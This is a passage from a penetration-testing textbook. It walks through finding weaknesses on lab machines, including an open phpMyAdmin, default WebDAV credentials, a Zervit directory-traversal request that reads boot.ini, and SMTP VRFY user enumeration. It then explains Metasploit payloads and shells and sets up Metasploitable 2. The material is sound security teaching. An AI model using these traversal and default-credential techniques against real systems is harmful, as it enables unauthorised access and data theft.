By default, XAMPP installations include phpMyAdmin, a database administration web application. Ideally, phpMyAdmin would not be available over the network, or at least it should require credentials to access it. But on this version of XAMPP, the phpMyAdmin install at *http://192.168.20.10/phpmyadmin/* is available and open. Even worse, phpMyAdmin gives us root access on the same MySQL server that NSE told us we are unable to connect to. Using phpMyAdmin (as shown in Figure), we can bypass this restriction and perform MySQL queries on the server.



(The open phpMyAdmin console complains quite loudly about the poor configuration.)

Default Credentials

In addition to its inclusion of phpMyAdmin, a Google search tells us that XAMPP and earlier come with Web Distributed Authoring and Versioning (WebDAV) software, which is used to manage files on a web server over HTTP. XAMPP's WebDAV installation comes with the default username and password *wampp:xampp*. If these values aren't changed, anyone with access to WebDAV can log in, deface the website, and even possibly upload scripts that will allow attackers to get a foothold on the system through the web server. And, as you can see in Figure , WebDAV is indeed present on this server.



(WebDAV install)

We can use the tool Cadaver to interact with WebDAV servers. In this shown picture , we use Cadaver to try to connect to the WebDAV server at <http://192.168.20.10> and test the default credential set.

```
root@kali:/# cadaver http://192.168.20.10/webdav
```

output :

Authentication required for XAMPP with WebDAV on server `192.168.20.10': Username: wampp
Password:

dav:/webdav/>

(Using Cadaver)

The Cadaver login is successful. Our Windows XP target uses the default credentials for WebDAV, which we will be able to exploit. Now that we have access to WebDAV, we can upload files to the web server.

manual analysis

Sometimes, no solution will work nearly as well as manual vulnerability analysis to see if a service will lead to a compromise, and there's no better way to improve than practice. In the sections that follow we'll explore some promising leads from our port and vulnerability scanning.

Exploring a Strange Port

One port that has failed to come up in our automated scans is 3232 on our Windows target. If you try scanning this port with an Nmap version scan (as we did at scanning chapter), you'll notice that it crashes. This behavior suggests that the listening program is designed to listen for a particular input and that it has difficulty processing anything else.

This sort of behavior is interesting to pentesters, because programs that crash when handling malformed input aren't validating input properly. Connecting to the port with a browser, below Figure , confirms this.



Web server on port 3232

The web page served doesn't tell us much, but from here we can connect to the port manually using Netcat. We know this is a web server, so we will talk to it as such. We know we can browse to the default web page, so we can enter GET / HTTP/1.1 to ask the web server for the default page .

```
root@kali:~# nc 192.168.20.10 3232 GET / HTTP/1.1
```

HTTP/1.1 200 OK

Server: Zervit 0.4 u X-Powered-By: Carbono Connection: close Accept-Ranges: bytes Content-Type: text/html Content-Length: 36

```
<html>
<body> hi
</body>
</html>
```

(Connecting to a port with Netcat)

The server announces itself as Zervit 0.4 u. It doesn't look good for the software because the first autocomplete entry in a search for Zervit 0.4 on Google is "Zervit 0.4 exploit." This web server software is subject to multiple security issues, including a buffer overflow and a local file inclusion vulnerability, which allows us to serve other files on the system. This service is so sensitive that it may be best to avoid buffer overflow attacks, because one false move will crash it. The local file inclusion, on the other hand, looks promising. We know the server can process HTTP GET requests. For example, we can download Windows XP's *boot.ini* file by moving back five directories to the C drive using GET, as shown in below Listing .

```
root@kali:~# nc 192.168.20.10 3232
```

GET ../../../../../../boot.ini HTTP/1.1 HTTP/1.1 200 OK

Server: Zervit 0.4

X-Powered-By: Carbono Connection: close Accept-Ranges: bytes

Content-Type: application/octet-stream Content-Length: 211

```
[boot loader] timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XPHome Edition" /fastdetect/NoExecute=OptIn
```

(Local file inclusion in Zervit 0.4)

We're able to pull down *boot.ini*, a config file that tells Windows which operating system options to display at boot time.

Finding Valid Usernames

We can drastically increase our chances of a successful password attack if we know valid usernames for services. (We'll explore this in more detail in Chapter 9.) One way to find valid usernames for mail servers is to use the **VRFY** SMTP command, if it is available. As the name implies, **VRFY** verifies if a user exists. NSE found the **VRFY** verb is enabled on the Windows XP target in the previous chapter. Connect to TCP port 25 using Netcat, and use **VRFY** to check for usernames, as shown in below Listing.

```
root@kali:~# nc 192.168.20.10 25
```

220 vicky.com SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here

VRFY vicky

250 Vicky<vicky@>

VRFY john

551 User not local

(Using the SMTP VRFY command)

Using **VRFY** we see that *vicky* is a valid username, but there is no user called *john*. We will look at using valid usernames to try to guess passwords in next chapters (password attacks) .

Summary

In this chapter, we have touched on various methods to find exploitable vulnerabilities on our targets. Using a variety of tools and techniques, we were able to find myriad ways to go after our targets, including our trusty MS08- 067 exploit against our Windows XP SMB server and a local file inclusion vulnerability on the Zervit 0.4 web server that will allow us to download system files. Using **VRFY**, we found a valid username that we can use in password-guessing attacks on the mail server.

We learned that the **SLMail** server may have a vulnerability in the **POP3** service based on its reported version number (though we were not able to find out for

sure), and we found an open phpMyAdmin install on the web server that gives us root access to the underlying database, as well as an XAMPP install with default credentials for WebDAV that will allow us to upload files to the web server. On the Linux target, we found an NFS share with write access that allows us to write to a user's *.ssh* directory, and we discovered a not-readily-apparent TikiWiki install on the web server that appears to contain a code execution vulnerability. The Vsftpd FTP server may have a hidden backdoor due to a compromise of the Vsftpd repositories.

At this point in the book we can see that our Windows XP and Linux target machines suffer from a lot of issues. The lack of attack surface on our Windows 7 target makes it seem pretty safe, but as we will see a bit later, that solid exterior hides a few holes underneath. Before we move on to exploiting these vulnerabilities, the next chapter will look at capturing traffic to gain sensitive information such as login credentials.

END OF SECTION — 2

THANKS YOU

SECTION - 3 (Attacks)

Chapter - 1

EXPLOITATION

Things We Are Going To cover In This Chapter :

- ✓ Versus Attack Types
- ✓ Local Exploits
- ✓ Remote Exploits
- ✓ Metasploit
- ✓ INSTALLING METASPLOITABLE 2
- ✓ Msfconsole

Exploitation

This chapter will introduce the third phase of the penetration testing lifecycle, exploitation, also known as gaining access. This includes taking the information known about the target from the two previous phases and using identified vulnerabilities to attack the information systems.

Introduction

As defined by the National Institute of Science and Technology (NIST), Speci Publication 800-30, Appendix, B, page B-13, a vulnerability is a “weakness in a information system, system security procedures, internal controls, or implementation that could be exploited by a threat source;” however, this definition is too broadly scoped for use when discussing exploitation and requires further explanation. A vulnerability is caused by an “error.” The error can exist in multiple places throughout the information system AND through the humans that either use or administer the networks and computers on a daily basis. Vulnerabilities with the information system can exist inside or outside of the network, lay dormant in poorly coded and unchecked software, generated through improper security controls (more specifically, through haphazardly configured applications and network devices), or outside of the technical network through various social means that exploit the users of the information system.

Consider for a moment that the word vulnerability is synonymous with the word weakness. Exploitation is simply using a weakness to leverage access into an information system or render is useless via a denial of service. The only limit of the exploitation from an attacker is the breakdown of pure drive and willpower to continue fighting against the security measures in place protecting the information system. The best tool a penetration tester has is his or her brain. Remember that there are many doors, or points of entry, into a system. If you find that one door is closed, move on to the next. Exploitation is one of the hardest and most coveted talents of a penetration tester. It takes time, knowledge, and great persistence to learn all of the attack types for a single attack vector.

Attack Vectors Versus Attack Types

With regard to attack vectors and types, there is a fuzzy grey line that is often misrepresented and misunderstood. These two terms can at times appear to be synonymous with one another; however, clarification and separation are required to further understand how exploits are classified and used appropriately. Stepping outside the field of electronics for a moment consider this: a vector is a means of transmission and much like a mosquito, tick, or spider, the type of pathogen (or virus) is different, but the delivery method is still a single byte. Each type of pathogen carries out different sets of instructions that may be similar in nature, but still remain distinctive in one way or another. With regard to information systems, attack vectors are generic categories for classifying subsets or groups of attack types within each category.

Attack Vectors	Attack Types
Code Injection	Buffer Overflow Buffer Underrun Viruses Malware
Web Based	Defacement Cross-Site Scripting (XSS) Cross-Site Request Forgery (CSRF) SQL Injection
Network Based	Denial of Service (DoS) Distributed Denial of Service (DoS) Password and Sensitive Data Interception Stealing or Counterfeiting Credentials
Social Engineering	Impersonation Phishing Spear Phishing Intelligence Gathering

Understanding not only what type of attack but by what means the attack can take place from is the foundation of exploitation. In the following sections, a small list of tools is provided for different types of attacks with special emphasis on the Metasploit Framework. Without understanding how, where, and when to apply the tools, a great effort will be put forth with little return during a pentest or security assessment.

Local Exploits

As the title suggest, “local” exploits must be executed locally from the computer, network device, or mobile phone itself and from an established session. In other words, if the pentester is sitting physically at the terminal logged into the computer or tunneled in through an SSH, virtual private network (VPN) connection, or remote desktop protocol (RDP) session then the exploit is categorized as local. Local exploits can be used to raise privileges, cause DoS, steal information, or upload malicious files. It is important to remember that local exploits cannot be executed from across the network, other than those connections that appear to be local as described earlier. Trying to use a local exploit without the code being executed on the system that has the vulnerability will cause the code to fail, possibly setting off alarms to administrators and wasting the testers time.

There is one common misunderstanding about how local exploits can truly be leveraged. Local exploits do not have to be executed by an attacker. Through careful social engineering or other deceptive means, an attacker or a penetration tester can trick a locally logged-on user to execute a local exploit. A prime example of this tactic is a Trojan backdoor hidden inside of a seemingly benign PDF document or macro code embedded into an Microsoft Excel spreadsheet. A USB device with an auto-launch code dropped conveniently outside of an office building waiting to be picked up and plugged in by an unsuspecting user can also cause a local exploit to be carried out. The possibilities are only limited by the imagination of the attacker or penetration tester. Many times, when remote exploitation fails and a connection cannot be made from the outside in, local exploits can be deployed in this manner to establish a connection from the inside out.

Remote Exploits

An exploit that targets a computer, network device, mobile phone, or service from outside of the base operating system is considered a remote exploit, and these are sometimes referred to as network exploits. No matter what it is called, when the exploit is executed, if it’s not local, it’s remote. Remote exploitation does not just target computers, servers, and networking equipment. Remote exploits include attacking web services and applications, databases, printers, mobile phones, and anything that connects to a network. As more electronic devices become network enabled, the possibilities of advanced attacks also grow. For instance, gaming systems such as Sony’s PlayStation, Microsoft’s Xbox, smart televisions, tablets, music players,

DVD players, an the list goes on. Just think about the computer system embedded in new cars. If it's electronic or attached to a network, someone, somewhere in the world is already trying to hack it, possibly only for fun but quite possibly for profit. Remote exploits will be covered later in this book while exploring the Metasploit Framework.

An Overview of Metasploit

In arguably one of the most powerful tools in the pentester's toolkit, Metasploit harnesses the power from years of knowledge and painstaking trials of hackers, penetration tester, governments, and researchers from around the globe comprising different parts of the computer security community. From the darkest of black hats to the world's most renowned white hats, and everywhere in between, no matter their path Metasploit has been there at some point in time. Rapid7, headquartered in Boston, MA has spared no expense or free CPU cycle in generating a collection of tools within a solid framework that facilitates all steps of the penetration testing methodology from start to finish. For those professionals actively working in the field, Metasploit also offers report templates and government level compliance checking. If this is your first time using Metasploit, prepare to be amazed.

A Brief History

In the beginning, there was nothing... a random void and chaos of tools strewn about the far reaches of the tangled world-wide-web. Scattered messages and pieces of random code lay in the shadows of hidden bulletin board systems. Backdoor deals and geek free-for-alls roamed freely amidst the mundane noobs and wannabees. This was a place where phreakers were in charge before the NSA could tie its shoes or even count to 2600 the wild west of security world; riddled with spies and full of outlaws.....

Well, not quite; however, not very far from the truth.

In late 2003, HD Moore, the inventor and genius of the Metasploit Framework, released the then perl-based first version with a mere 11 exploits to concentrate his efforts of parsing through massive lines of bugs, exploit code, and publicly available vulnerabilities into a single, easy-to-use program. Version 2, released in 2004, touted 19 exploits but included close to 30 payloads. With the release of version 3 in 2007, Moore's project exploded and quickly became the de facto standard and necessary

tool of choice for penetration testers all over the world. Today Metasploit is up to version 4.7 and integrated as a ruby-based program that comes standard on Kali Linux. At the time Metasploit offers over 1500 exploits, 675 auxiliary modules, 375 payloads, 50 different types of encoders, and aims its sights on all platforms, Microsoft, Linux, and Mac alike. There is no bias from the Rapid7 team and no protocol will go unchecked.

The Basic Framework

Metasploit is a modular system. To better understand the framework, it will help view the Metasploit Framework as if it were a vehicle. The framework, much like the chassis of James Bond's well maintained Aston Martin, provides a housing for all of the modules that actually fuel the car. HD Moore, much like "Q" from the James Bond films, has stocked the nooks and crannies around the engine with an arsenal of goodies. If one of the modules within the framework becomes damaged or is removed, the vehicle can still function and continue to unleash wave after wave of attack.

The framework breaks down into the module types:

1. Exploit Modules
2. Auxiliary Modules
3. Payloads
4. Listeners
5. Shellcode

Applications that interface with the Metasploit framework could be considered a sixth category, such as Armitage; however, these are not part of the actual framework itself. Just because James Bond can control his vehicle from his watch doesn't mean the vehicle needs the owner to wear the wrist watch to operate it.

Exploit Modules

Exploit modules are prepackaged pieces of code within the database that when run against a victim computer will attempt to leverage a vulnerability on the local or remote system compromising the system and allowing for DoS, disclosure of sensitive information, or the upload of a specially crafted payload module such as Meterpreter shell or other type of call back shell.

Auxiliary Modules

Auxiliary modules, unlike exploit modules, do not require the use of a payload to run. These types of modules include useful programs such as scanners, fuzzers, and SQL injection tools. Some of the tools within the auxiliary directory are extremely

powerful and should be used with caution. Penetration testers use the plethora of scanners in the auxiliary directory to gather a deep understanding of the system to be attacked and then transition to exploit modules.

Payloads

If James Bond's Aston Martin is a reference for the Metasploit Framework itself, the exploit and auxiliary modules would be akin to the rocket launchers and flame throwers under the hood. In this model, payloads would be the specialized communications equipment that can be attached to the target to maintain covert communications and tracking. While using an exploit against a vulnerable machine, a payload is generally attached to the exploit before its execution. This payload contains the set of instructions that the victim's computer is to carry out after compromise. Payloads come in many different flavors and can range from a few lines of code to small applications such as the Meterpreter shell. One should not just automatically jump to the Meterpreter shell. Metasploit contains over 200 different payloads. There are payloads for NetCat, dynamic link library (DLL) injection, user management, shells, and more. Thinking like a sp might give the security tester a proper mindset when it comes to payload selection. The tester needs to contemplate what the overall goal is after the exploit has succeeded. Does the code need to lay dormant until called? Does the code executed need to call back to the attacker for further instructions? Does the code need to simply execute a series of shutdown commands? Render the victimized system useless to the company? The most common payloads are categorized into bind shells and reverse shells.

Bind Shells

These types of shell lay dormant and listen for an attacker to connect or send instructions. If a penetration tester knows that there is going to be direct network access to the system later in the testing event and does not want to raise attention, then bind shells could be the way to go. Bind shells are not a good choice for victim machines that are behind a firewall that do not have direct network access into the machine.

Reverse Shells

Reverse shells call home to the security tester for immediate instruction and interaction. If the compromised machine executes the exploit with a reverse payload, then a tester will be presented with a shell to access the machine as if they were sitting at the keyboard on the victim's machine.

Meterpreter Shell

The Meterpreter shell, a special type of shell, is the bread and butter of Metasploit. Rapid7 continually develops the Meterpreter shell with an incredibly lethal arsenal on its own. The Meterpreter shell can be added as a payload that is either a bind shell or reverse shell. The use of Meterpreter shell is discussed in detail later in this chapter.

Payload selection is often overlooked for most new security testers because there is a push to get "root" as fast as possible and gain access through a Meterpreter shell. Sometimes, this is not optimal and a deep thought process is necessary to exploit a vulnerability. During a covert penetration test, going in guns blazing, hair on fire will certainly ignite every alarm on the network. James Bond would surely have had a short career if every attempt to infiltrate the enemy's camp if there had been no sneakiness.

Payload selection is not about simply picking one. Of the over 200 payloads available, there are two main categories, inline or staged. Inline payloads, or single payloads, are all inclusive and self-contained. Staged payloads contain multiple pieces of the payload referred to as stages. Staged payloads fit into multiple tiny memory spaces and await execution from a prior stager. Eventually all of the stages are executed like a big play on the Broadway "stage." Spotting the difference between inline and staged payloads is a little tricky if searching by name. For instance, below are the two different payloads that look similar in nature:

linux/x64/shell/bind_tcp	(Staged)
linux/x64/shell_bind_tcp	(Inline)

In the Metasploit console, running the command "show payloads" will list all available payloads. The farthest right-hand column is a very brief description of the

payload's functionality and will specify whether the payload is either inline or staged. If the payload doesn't directly state inline or staged in the description, it is assumed to be an inline module.

Listeners

Even the mighty 007 has to take orders from "M." Listeners are specific handlers within the Metasploit framework that interact with the sessions established by payloads. The listener can either be embedded with a bind shell and sit waiting for a connection or actively sit listening for incoming connection on the security tester's computer. Without the use of the listener, the communications back and forth would not be possible. Luckily, the listeners are handled by the Metasploit program and require little interaction.

Shellcode

Shellcode isn't particularly a module all by itself, but more of a submodule that is embedded into the available payloads within the Metasploit framework payloads. Much like the actual explosive material inside of the missile shot from Bond's Aston Martin the shellcode inside of payload is more akin to the explosive material. The shellcode is the delivery system inside that actually generates the hole, uploads malicious code, and executes the commands inside of the payload to generate a shell hence the name, shellcode. Not all payloads contain shellcode. For example, the payload "windows/adduser" is just a series of commands aimed at generating a user or an administrative account on a windows platform.

Shellcode delves deep into a programming world that can be very confusing for new testers. This book does not go into detail about the writing of shellcode. It is a recommendation of the authors to seek training courses from Offensive Security or the SANS Institute. If classes are not for you, Google is a friend.

Accessing Metasploit


Metasploit is accessed in a variety of ways. Until a solid foundation has been established with the power and control of Metasploit, it is recommended to use the graphical interface. The GUI is accessed by selecting “Metasploit Community/Pro” from the mai menu:

Applications → Kali → Exploitation → Metasploit → Metasploit Community/Pro
Alternatively the user can use a web browser and navigating to: <https://localhost:3790/>. Metasploit does not have a valid security certification. Without deviating from the default setings of IceWeasel, the tester will be prompted with a “Connection is Untrusted” error message. Click on “I Understand the Risks,” followed by “A d Exception.” When prompted, click on the “Confirm Security Exception” button t continue.

The first initial run through Metasploit will prompt a tester to set up a username and password. A second set of optional parameters is also available. The second set will be used for reporting features within Metasploit. When complete, click the “Creat Account” button to continue.

Startup/Shutdown Service

At times it will be necessary to restart the Metasploit service. Metasploit is very resource intensive, and many services rely on the stability of the network. If there are not enough resources on the computer or if the security tester is experiencing network errors it is best to try restarting the service. Start by checking the status of the service. From a terminal window, a tester can issue start, restart, and stop commands to the Metasploit service

A terminal window titled "CYBER-RECON" showing the command "service metasploit status". The output indicates that the Metasploit rpc server, web server, and worker are not running, each with a status of "Failed".

```
root@kali:~# service metasploit status
[FAILED] Metasploit rpc server is not running ...
[FAILED] Metasploit web server is not running ...
[FAILED] Metasploit worker is not running ...
root@kali:~#
```

(Check status of Metasploit service)

To restart the service

```
root@kali:~# service metasploit restart
[ ok ] Stopping Metasploit worker: worker.
[ ok ] Stopping Metasploit web server: thin.
[ ok ] Stopping Metasploit rpc server: prosvc.
[FAIL] Postgresql must be started before Metasploit ... failed!
root@kali:~#
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~#
root@kali:~# service metasploit restart
[ ok ] Stopping Metasploit worker: worker.
[ ok ] Stopping Metasploit web server: thin.
[ ok ] Stopping Metasploit rpc server: prosvc.
Configuring Metasploit...
Creating metasploit database user 'msf3'...
Creating metasploit database 'msf3'...
insserv: warning: current start runlevel(s) (empty) of script `metasploit'
 overrides LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `meta
sploit' overrides LSB defaults (0 1 6).
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
```

To Stop the Service

```
root@kali:~# 
root@kali:~# 
root@kali:~# 
root@kali:~# 
root@kali:~# service metasploit stop
[ ok ] Stopping Metasploit worker: worker.
[ ok ] Stopping Metasploit web server: thin.
[ ok ] Stopping Metasploit rpc server: prosvc.
root@kali:~# 
root@kali:~# 
root@kali:~# 
root@kali:~# 
root@kali:~# 
```

Update the Database

Metasploit is not just developed by Rapid7, there are constant updates to all aspects of the program from community users. It's recommended to update the

Metasploit database before every use. No one would think that James Bond would go on mission before checking his Walther P35 to ensure it had a full clip of bullets. Lucky for the rest of us, there's no seven-day waiting period for new updates. From a terminal:

Msfupdate

Now sit back and wait. Yes, it's that easy. Grab the bullets for your gun and get going with the mission. If a security tester is already in the Metasploit web interface. Select "Software Updates" from the upper right-hand side of the Metasploit web page. On the following screen select, "Check for Updates."

If updates are available, Metasploit will download and install them immediately. After updates are complete, it is recommended that Metasploit's service be restarted. Close the browser, restart, and then reopen the Metasploit web interface .



(Metasploit login)

INSTALLING METASPLOITABLE 2 IN VMWARE PLAYER

Metasploitable 2 is an intentionally vulnerable linux virtual machine. This VM is used to conduct security training, test security tools and practice common penetration testing techniques.

The default username and password is " msfadmin "

Please Never expose this vulnerable VM to an untrusted network.

1.Download Metaploitable 2

Metasploitable
Metasploitable is an intentionally vulnerable Linux virtual machine
Brought to you by: [httmfd](#)

Summary | Files | Reviews | Support | Wiki


Looking for the latest version? [Download metasploitable-linux-2.0.0.zip \(873.1 MB\)](#)

Home / Metasploitable2


Name	Modified	Size	Downloads / Week
READMe.txt	2012-06-13	569 Bytes	135
metasploitable-linux-2.0.0.zip	2012-05-21	873.1 MB	1,808
Totals: 2 Items		873.1 MB	1,943

2.After downloading, extract the files to any location


3.Open VMWare and go to "Files" > "Open" and navigate to metasploitable 2 folder which you have extracted




4.Click on "Power on this virtual machine"



5.Click on "I Copied It"



6.After booting, metasploitable 2 will ask you for the username and password. Default username is "msfadmin " and password is " msfadmin " .




Note : password field will not show anything you type but it is hidden as this is for security reasons and after typing password press "Enter" to proceed .

type " ifconfig" to see the ip address of metasploitable 2 and note the ip address as this is vulnerable server

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:58:46:fb
          inet addr 192.168.65.132 Bcast:192.168.65.255 Mask:255.255.255.0
          inet6 addr fe80::20c:29ff:fe58:46fb/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:799 errors:0 dropped:0 overruns:0 frame:0
            TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:50860 (49.6 KB) TX bytes:10684 (10.4 KB)
            Interrupt:19 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:160 errors:0 dropped:0 overruns:0 frame:0
            TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:52465 (51.2 KB) TX bytes:52465 (51.2 KB)
```

7. Now open Kali Linux and open browser(Iceweasel) and type the ip address



Your machine is ready /

In order to close the metaploitable 2 right click on tab, goto "Power" > "Poweroff"



Using Metasploit

management tool for Metasploit

The newer versions of Metasploit utilize a graphical front end tool called Armitage. Understanding of Armitage is important because it ultimately makes your usage of Metasploit easier by providing information to you visually. It encompasses the Metasploit Console and, by using its tabbing capabilities, allows you to see more than one Metasploit Console or Meterpreter session at a time.

